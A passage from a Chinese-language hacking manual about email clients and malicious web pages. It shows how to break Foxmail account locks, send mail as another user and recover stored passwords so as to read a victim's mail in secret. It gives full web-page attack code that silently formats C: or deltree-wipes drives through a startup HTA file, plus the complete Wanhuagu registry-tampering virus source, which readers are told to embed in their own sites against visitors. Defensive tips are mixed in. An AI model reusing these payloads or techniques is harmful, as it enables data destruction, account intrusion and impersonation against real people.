


图 5-5-11 清除历史记录

如果非要使用Outlook Express 不可，那么最好对自己的标识进行密码保护，再采用前面提到的Winzip 对相应的文件夹进行压缩，并对压缩后的ZIP 文件加访问口令，并删除原邮件文件夹，这样你的邮件就会安全很多。

### 5.5.2 冲破 Foxmail 的账户口令封锁

FoxMail 是我们最常用的收发邮件工具之一，也提供了多用户使用的功能，通常情况下，为了自己账户的安全，我们会为它设置一个口令，以防止其他用户的非法访问。

FoxMail 的加密非常简单，在需要加密的账户上点击鼠标右键，选择“访问口令”，在弹出的窗口中设置密码，如图 5-5-12 所示。



图 5-5-12 为自己账户设置口令

加锁的账户上将会出现一个“锁”标记，这样若是非法用户就无法打开你的账户了，也就保证了你信件的安全。

下面我们就来看看如何破解这个访问口令。

#### 1. 破解账户口令

Foxmail 对这个账户口令的保护实在很差劲，我们只需要删除Foxmail 安装目录下Mail\Username\Account.stg 文件解除这个口令保护，就可以任意浏览这个账户的邮箱，包括收件箱、发件箱，已发送邮件箱、垃圾邮件箱、废件箱。不过在删除Account.stg 后，POP3 服务器和SMTP 服务器的信息也会随之丢失，所以无法利用别人的账户收发邮件。

防范这种破解账户的方法：

删除Foxmail 安装目录下Mail\Username\Account.stg 文件的方法破解的账户只能看到系统默认的几个邮箱，即收件箱、发件箱、已发送邮件箱、垃圾邮件箱和废件箱，而用户自己创建的新邮箱会随着Account.stg 文件的删除而消失，新邮箱里面的邮件当然也看不到了。

这为我们保护重要邮件提供了一个好方法：在系统默认邮箱中自行创建新邮箱，然后执行“账户”|“过滤器”命令，设置电子邮件的过滤规则，如图 5-5-13 所示，在过滤器的“动作”标签里设置将符合条件的邮件自动转到新建的邮箱中。



图 5-5-13 设置过滤器条件



我们在每次收取邮件后自行备份 Account.stg，这样即使有人把 Account.stg 文件删除了，也看不到我们的重要邮件。而我们自己呢，当需要进行邮件操作时，只需把备份的 Account.stg 复制到自己账户的邮件保存目录下，账户便恢复正常了。

2. 绕过口令发送邮件

前面曾提到删除 Account.stg 后，账户的邮件服务器信息也会丢失，所以非法访问者无法冒名发信。其实只要该账户保存了邮件密码，我们通过很简单的方法就可以绕过口令发送邮件——把那个加密的账户设置为 Foxmail 的默认账户，从而达到冒名发送邮件的目的。

我们只要将要冒名的账户调整到账户列表的最顶端，即成为默认账户。选择主菜单上的“查看”|“显示账户调节栏”选项，即会在账户列表下显示一个调节账户顺序按钮，如图 5-5-14 所示，然后单击“上移”按钮使之向上移动，直到移动到最顶端。



图 5-5-14 移动账户顺序

在任意一个文件上单击鼠标右键，选择“发送到”|“Foxmail”命令，这时就会自动打开一个 Foxmail 的“写邮件”窗口，填入收件人地址，编辑好邮件，单击“发送”按钮，一封冒名邮件就发出了。

在“写邮件”窗口中单击“收件人”或“抄送”按钮，可以打开“选择地址”对话框，如图 5-5-15 所示，打开“地址簿”下拉列表，你会发现该用户地址簿里的联系人的地址都在这里了。单击“新建”按钮，可以往地址簿里添加联系人；单击“属性”，还可以查看联系人的详细资料。



图 5-5-15 查看联系人信息



如果该用户没有保存邮件地址密码，则在发送时会提示你输入密码，我们也就无法冒名发送邮件了。

另外 Foxmail 在保存地址簿和邮件时，也未做任何加密处理。进入 Foxmail\Address 目录，其中有很多以 .IND 和 .BOX 为扩展名的文件，用记事本任意打开一个 .BOX 文件，就可以查看联系人的详细资料，如图 5-5-16 所示。



图 5-5-16 用记事本任意打开一个 .BOX 文件

### 3. 破解电子邮件地址密码

删除 Account.stg 后，我们可以任意进入别人的账户了，如果这位朋友图方便，让 Foxmail 记住了邮件地址密码的话，那我们还可以轻松知道这位仁兄的邮件地址密码。

现在的看“\*”软件很多，我们同样可以利用在第2.3.3节介绍的水晶情缘工作室的“星号密码查看器”轻松查看他的邮件密码。

鼠标右击要查看邮件地址密码的账户，选择“属性”进入账户属性对话框，选择进入“邮件服务器”页面，然后运行水晶情缘制作的星号密码查看器，并将其光标移动到“\*\*\*\*\*”地方，“\*\*\*\*\*”后面的真实字符便会显示在密码查看器下面的空格里，如图 5-5-17 所示。






图 5-5-17 查看“\*\*\*\*\*”后面的密码

 知道了对方的邮件密码，再将删除的 Account.stg 还原，神不知鬼不觉，然后利用在服务器保留备份的方法，在对方收取邮件之前先收取一份到自己硬盘里，哈哈！

另外我们还可以使用一个名为 PassFoxmail 的软件对存放密码的 Account.stg 文件进行破解，从而知道对方邮箱密码和账户密码，不过对于 Foxmail 5.0 版本，就只能破解邮箱密码。

 有了邮箱密码，哪里还在乎是否知道账户密码呢。

双击运行 PassFoxmail 软件，打开如图 5-5-18 所示的窗口。







图 5-5-18 利用 PassFoxmail 软件破解



点击“浏览”按钮，找到 Account.stg，然后点击“开始查询”按钮，无论多复杂的密码，都一样很快就可破解，如图 5-5-19 所示，里面除了邮箱账户的密码以外，还有账户密码（如果你遇到的不是 Foxmail 5.0 版本的话）。



图 5-5-19 得到密码



### 5.5.3 如何清除 Web 邮箱发送邮件时留下的痕迹



还有一种更简单的方法是：

选择 IE 主菜单的“工具”|“Internet 选项”|“删除文件”|“删除所有脱机内容”，如图 5-5-20 所示，再选择“内容”|“自动完成”，清除表单和密码就能够做到安全保密了，如图 5-5-21 所示。



## 5.5.4 防范邮件中的恶意代码和病毒

由于HTML邮件具有可以嵌入JavaScript或是VBScript语句的特性,所以在收到的邮件中可能包含有各种E-mail病毒或恶意代码的HTML格式的E-mail,让我们的电脑时刻暴露在危险的环境中,那么在使用Outlook Express接收邮件时,应该如何进行安全设置,才能防范这些恶意代码和病毒呢?

### 1. 设置只以文本方式显示邮件

由于HTML邮件中可能嵌入了JavaScript或是VBScript语句的恶意代码或病毒,所以最好设置成只以文本方式显示所有邮件,也就是说,不使用OE(准确地说应该是IE)来解释HTML邮件,不过目前只有IE6.0 SP1中的OE版本才包含有这种设置,而且其默认设置也为显示HTML邮件,所以我们需要选择OE的“工具”|“选项”|“阅读”,在“阅读邮件”栏中勾选“明文阅读所有信息”,如图5-5-22所示,这样那些包含在E-mail中的恶意代码或是病毒也就无法自动执行了。

### 2. 关闭“Active Script”(活动脚本)功能

首先启动OE,选择“工具”|“选项”|“安全”,选择要使用的IE安全区域为“受限站点区域”,如图5-5-23所示。

然后打开IE浏览器,选择“工具”|“Internet选项”|“安全”,选择“受限制的站点”|“自定义级别”,找到“脚本”|“活动脚本”,选择“禁止”,按“确定”,如图5-5-24所示。

这样就关闭了“受限制站点区域”执行Active Script(活动脚本)的功能,所有电子邮件中的VBScript、JavaScript等都将无法运行,这就减少了感染脚本(Script)类E-mail病毒的机会。

通过以上这两种方式,就可以有效地防范html邮件中可能包含的恶意代码或病毒,在一定程度上避免了计算机感染E-mail病毒的可能性。




图 5-5-22 设置明文阅读邮件




图 5-5-23 选择要使用的 IE 安全区域为受限站点区域




图 5-5-24 禁止受限站点的活动脚本

# 第六章 恶意攻击浏览器

利用网页恶意修改系统	恶意代码
IE 炸弹	IE 处理异常 MIME 漏洞
IE 执行任意程序攻击	IE 泄密

几次遇到打开 IE 浏览了某个网页后，系统就莫名其妙出问题的情况，是不是我又中招了呢？其实，Internet Explorer 虽然功能强大，支持 JavaScript 脚本、ActiveX 控件等元素，浏览网页时具有非常漂亮的外观，但是在这些美丽的外衣背后，可能隐藏着致命的陷阱，浏览者的系统将受到破坏，信息将被盗取。用户只要打开了带有恶意代码的网页，即使不进行任何操作，在得不到任何提示信息的情况下，恶意网页就会自动展开对浏览者计算机的攻击。

恶意网页所能造成的危害，完全视代码编写者的良心而定。可能是简单地留下“到此一游”的标志，可能是一个无恶意的玩笑，也可能种植“木马”，为以后的攻击留下后门，甚至是纯粹的破坏。

利用网页进行攻击是非常难以防范的，目前尚没有什么特别有效的方法可以防范，如果有，也要以牺牲很多功能作为代价。

## 6.1 利用网页恶意修改系统

所谓恶意网页主要是利用软件或系统操作平台等的安全漏洞，通过执行嵌入在网页 HTML 超文本标记语言内的 Java Applet 小应用程序，JavaScript 脚本语言程序，ActiveX 控件部件等可自动执行的代码程序，强行修改用户操作系统的注册表设置及系统实用配置程序，或非法控制系统资源盗取用户文件，或恶意删除硬盘文件、格式化硬盘为行为目标的非法恶意程序。

这种非法恶意程序能够得以自动执行，完全在于它不受用户的控制。一旦用户浏览含有该类程序的网页，就会在不知不觉的情况下立马中招，给系统带来不同程度的破坏。

### 6.1.1 利用 VBS 脚本病毒生成器实施攻击

VBS 脚本病毒生成器能通过采集用户的各种输入信息，自动生成具有针对性的 VBS 脚本病毒，属于傻瓜式的 VBS 病毒制造程序，即便是连编程是什么都不知道的菜鸟也可以利用它制造 VBS 脚本病毒。程序的设计全是向导式，用户只需根据自己的需要进行选择，就可以轻松制作 VBS 脚本病毒。

下面来看看怎样利用它具体制作 VBS 脚本病毒。

首先双击运行脚本病毒生成器软件，弹出如图 6-1-1 所示设置界面。




图 6-1-1 阅读必要的程序信息

阅读完关于本程序的一些信息后（为了你的安全，建议最好还是耐着性子读完它），直接单击“下一步”按钮，进入如图 6-1-2 所示的病毒复制选项界面，在这里你可以设置病毒副本文件名以及需要感染哪些文件夹。

在对病毒复制选项勾选之后，继续单击“下一步”按钮进入如图 6-1-3 所示的“禁止功能选项”对话框。



图 6-1-2 选择病毒复制选项




图 6-1-3 选择要禁止哪些功能

怎么样？这个对话框里的内容看看就够厉害了吧！尤其是“禁止使用 REG 文件（危险）”一项，轻易可不要尝试哦！！如果既禁止了“运行”选项，又禁止了使用 REG 文件，要修改注册表又该怎样才能操作呢？

设置好了之后，继续单击“下一步”按钮，进入如图 6-1-4 所示的病毒提示对话框，然后勾选其中的“设置开机提示对话框”项。

分别在“设置开机提示框标题”和“设置开机提示框内容”中填入相应的内容，设置了之后，对方一旦中毒，再次开机时会弹出这些内容，准会把他吓一跳。然后继续单击“下一步”按钮，进入如图 6-1-5 所示的“病毒传播选项”对话框。




图 6-1-4 病毒提示对话框



图 6-1-5 设置病毒传播选项

在设置好了病毒传播选项之后，再继续单击“下一步”按钮，进入如图 6-1-6 所示的“IE 修改选项”设置窗口，然后在其中设置合适的 IE 修改选项。

设置好“IE 修改选项”之后，继续单击“下一步”按钮，进入如图 6-1-7 所示的“开始制造病毒”选项窗口，然后单击 按钮，设置合适的病毒存放文件的位置及病毒文件名，如图 6-1-8 所示。




图 6-1-6 设置 IE 修改选项



图 6-1-7 “开始制造病毒”选项窗口




图 6-1-8 设置保存路径和文件名

接着单击“保存”按钮，下面就可以直接单击“开始制造”按钮制造 VBS 病毒了，如图 6-1-9 所示。




图 6-1-9 开始制造病毒

我们只要使用前面讲到的文件捆绑机将病毒捆绑到相应的网页文件并上传到网站，这样，当别人访问这些网页的时候，病毒就开始在访问者的机器里偷偷地运行了。

#### 小技巧

在这里需要提醒大家注意的是，最好不要运行产生的 VBS 病毒！如果不小心运行了病毒，解决的办法也很简单。VBS 脚本病毒生成器在产生病毒的同时，也产生了一个恢复文件，叫做“reset.vbs”，运行它可以解毒！怎么样？想得够周到吧！

## 6.1.2 如何利用网页实施攻击



如何利用网页本身来对访问者实施攻击呢？



我们可以在制作网页时，切换到 HTML 源代码页面，然后将带有攻击性的代码嵌入到 HTML 网页源代码中。

当浏览者访问这个网页时，攻击代码就起作用了。

下面我们就具体来看一下如何进行网页攻击。

下面是一段具有破坏性的 HTML 代码：

Hacking Your Computer .

```
scr.Reset();
scr.Path="C:\\Windows\\Start Menu\\Programs\\启动\\hack.hta";
scr.Doc="
wsh.Run( 'start.exe /m format c:/q /autotest /u ');
alert( ' IMPORTANT : Windows is removing unused temporary files. ');
scr.write();
```



怎么样？看明白其中的意思了吗？只要是稍微懂一些HTML的人应该就看得出来其中的精髓！！

不过，即使没有看明白也没关系，下面大概解释一下其中几个项目所写的意思：

```
scr.Path="C:\\Windows\\Start Menu\\Programs\\启动\\hack.hta"
```

这一项就是指当别人访问我们的网页时，它就会自动写入到对方的电脑启动目录下，并将其命名为hack.hta。

```
wsh.Run( 'start.exe /m format c:/q /autotest /u ');
```

这一条就是实施攻击的语句。

其中，start.exe再配合/m选项可以使后面要运行的程序（这里是format）的DOS-prompt视窗在执行的时候处于最小化的状态（这样对方不容易发现）。

通常要格式化硬盘的时候都会先向我们询问是否要执行，但其中的“/autotest”项是一个微软没有公开的功能：不需要提示，自动检查磁盘格式，然后完成格式化全过程。另外，参数“/q /u”是令系统快速进行破坏性的格式化。

其中的“C：”可以换做其他盘（D，E等）。

其中的Format也可以换成木马程序，如(path)\\bo2k.exe等，执行对方电脑中的某个程序，如果你已经上传了bo2k到对方电脑中就可以使用此指令。

#### 提示

如果你用其它方法将木马传送给了对方，但是对方却一直没有运行，就可以采用这种方法让对方浏览这个专门设计的网页，让木马自动运行。

当然也可以将Format命令换成其它破坏性的命令，如：

```
start.exe /m deltree /y a:*. * c:*. * d:*. * （该项用于删除对方硬盘底下所有的档案。）
```

```
start.exe /m deltree /y c:\windows\system*. * （该项用于删除对方c:\windows\system目录下的所有档案。）
```

预防此类攻击，只要到Microsoft的网站去更新自己的IE浏览器就可以了。如果没有更新自己的IE，在感染到此类破坏程序后，可能会出现一个信息提示框：“当前的页面含有不完全的ActiveX，可能会对你造成危害，是否执行？yes，no”，如果单击了“是”，那么硬盘就会被迅速格式化，而这一切都是在后台运行的，不易察觉。我们只要将本机上的Format.com或Deltree.exe命令改一个名字即可预防，如改为formatt.com，deltreee.exe。另外，对于莫名出现的提示问题，不要轻易回答“是”，可以按下“Ctrl+Alt+Del”组合键在弹出的“关闭程序”窗口中，中止不能确认的进程。

### 6.1.3 利用万花谷病毒实施攻击

很多人都知道万花谷病毒的厉害，由于其危害之大，很多网站都公布了其源代码。即使不会编程，也能直接拷贝来用。

以下就是这个病毒的代码：

```
document.write("");
function AddFavLnk(loc,DispName,SiteURL)
```



```

{
var Shor=Shl.CreateShortcut(loc+"\"+DispName+".URL");
Shor.TargetPath=SiteURL;
Shor.Save();
}
function f() {
try
{
ActiveX initialization a1=document.applets[0];
a1.setCLSID("{F935DC22-1CF0-11D0 -ADB9-00C04FD58A0B}");
a1.createInstance();
Shl=a1.GetObject();
a1.setCLSID("{0D43FE01-F093-11CF-8940-00A0C9054228}");
a1.createInstance();
FSO=a1.GetObject();
a1.setCLSID("{F935DC26-1CF0-11D0-ADB9-00C04FD58A0B}");
a1.createInstance();
Net=a1.GetObject();
Try
{
if (documents.cookies.indexOf("Chg")==-1)
{
//Shl.RegWrite("HKCU\\Software\\Microsoft\\Internet Explorer\\Main\\Start Page", " http://
www.on888.home.chinaren.com/");
var expdate=new Date((new Date()).getTime()+(1));
documents.cookies="Chg=general;
expires="+expdate.toGMTString()+";
path=/;
Shl.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\NoRun",
01,"REG_BINARY"); // 消除“运行”按钮
Shl.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\NoClose",
01,"REG_BINARY"); // 消除“关闭”按钮
Shl.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\NoLogOff",
01,"REG_BINARY"); // 消除“注销”按钮
Shl.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\NoDrives",
"63000000","REG_DWORD"); // 隐藏盘符
Shl.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System\\DisableRegis-
tryTools","00000001","REG_DWORD"); // 禁止注册表
Shl.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\WinOldApp\\Disablecmd",
"00000001","REG_DWORD"); // 原DOS程序不能用
Shl.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\WinOldApp\\NoRealM-
ode","00000001","REG_DWORD"); // 设置不能进入DOS方式
Shl.RegWrite ("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Winlogon\\LegalNoticeCapt-
ion", " 欢迎来到万花谷！你中了 万花奇毒 。请与OICQ:4040465 联系!"); // 设置开机提示标题

```

```

Shl.RegWrite("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Winlogon\\LegalNoticeText",
"欢迎来到万花谷！你中了 万花奇毒 . 请与 OICQ:4040465 联系!"); // 设置开机提示内容
Shl.RegWrite("HKLM\\Software\\Microsoft\\Internet Explorer\\Main\\Window Title", "欢迎来到万
花谷!你中了 万花奇毒 . 请与 OICQ:4040465 联系!"); // 设置 IE 标题
Shl.RegWrite("HKCU\\Software\\Microsoft\\Internet Explorer\\Main\\Window Title", "欢迎来到万
花谷!你中了 万花奇毒 . 请与 OICQ:4040465 联系!"); // 设置 IE 标题
var expdate=new Date((new Date()).getTime()+(1));
documents.cookies="Chg=general;
expires="+expdate.toGMTString()+";
path=/;
}
}
catch{}
}
catch{}
}
function init()
{
setTimeout("f()",1000);
}
init();

```

将以上这段 JAVA 脚本代码加入到你自己的网页的 HTML 源代码中，就可以对浏览器实施攻击。当用户点击你的网页时，则会自动执行内嵌在网页内部的上面对应的 JAVA 脚本。



当然如果你对注册表很熟的话，也可以加入其他修改注册表的项，而别人以为只是中了万花谷病毒，用一些专杀工具来查杀，没有想到你还有另外隐藏的一手。

其实，该病毒的感染主要是通过修改注册表来实现的，以下为其设置或修改的注册表项：

设置“HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\ Explorer\NoRun”为 01（取消开始菜单上的“运行”项）

设置“HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\ Explorer\NoClose”为 01（取消开始菜单上的“关闭”项）

设置“HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\ Explorer\NoLogOff”为 01（取消开始菜单上的“注销”项）

设置“HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\ Explorer\NoDrives”为 63000000（隐藏盘符，你也可以将此项改 00000004 只隐藏 C 盘）

设置“HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryTools”为 00000001（使注册表工具不可用）

设置“HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\WinOldApp\Disablecmd”为 00000000（原 DOS 程序不可用）

设置“HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\WinOldApp\NoRealMode”为 00000000（不能进入 DOS 方式）

设置“HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\Current Version\Win logon\LegalNotice Caption”为“欢迎来到万花谷！你中了 万花奇毒 . 请与 OICQ:4040465 联系!”（设置登录窗口的标题为“欢迎来到万花谷！你中了 万花奇毒 . 请与 OICQ:4040465 联系!”）

设置“HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Winlog on\LegalNoticeText”

为“欢迎来到万花谷！你中了 万花奇毒 . 请与 OICQ:4040465 联系！”（设置登录窗口的内容提示为“欢迎来到万花谷！你中了 万花奇毒 . 请与 OICQ:4040465 联系！”）

设置“HKEY\_LOCAL\_MACHINE\Software\Microsoft\Internet Explorer\Main\Window Title”为“欢迎来到万花谷！你中了 万花奇毒 . 请与 OICQ:4040465 联系！”（设置 IE 窗口的标题为“欢迎来到万花谷！你中了 万花奇毒 . 请与 OICQ:4040465 联系！”）

修改“HKEY\_CURRENT\_USER\Software\Microsoft\Internet Explorer\Main\Start Page”为“http://www.on888.home.chinaren.com/”（设置 IE 的首页为http://www.on888.home.chinaren.com）

该病毒不具备自动传染的特性，所以没有点击这种网页的用户不会受到袭击，但是万一某天你自己无意中点击了这种网页怎么办呢？可以采用以下的方法来解决。

用软盘启动，在 DOS 环境下找到 C:\Windows\Sysbckup 目录（此目录是隐藏属性，用 Attrib 命令去掉其隐藏属性）找到 rb004.cab 并拷贝出来，在另一台机器上用 ZIP 解压 rb004.cab 得到四个文件，把这四个文件复制到 C:\Windows 下覆盖原文件，用安全模式启动电脑，运行 Msconfig，然后在“启动”的标签中找到“HA.hta”把多选框前面的勾去掉（不过，攻击者在使用中可以改动此病毒的源代码，所以如果发现启动里有可疑的项，都可以去掉前面的勾），再重启动计算机就 OK 了！

在 DOS 下用 scanreg/restore 注册表，然后再删除启动组中的 HA.hta 即可。

另外，我们还可以使用金山毒霸专门针对此病毒出的专杀工具，修改被改病毒破坏的注册表。

对付“万花谷”之类的脚本病毒只要采取切实可行的防范措施，就能将它们拒之门外，因为这些病毒都是通过网页中使用恶意脚本程序来运行的，我们只要禁止执行这些脚本就可以达到防范于未然的目的。

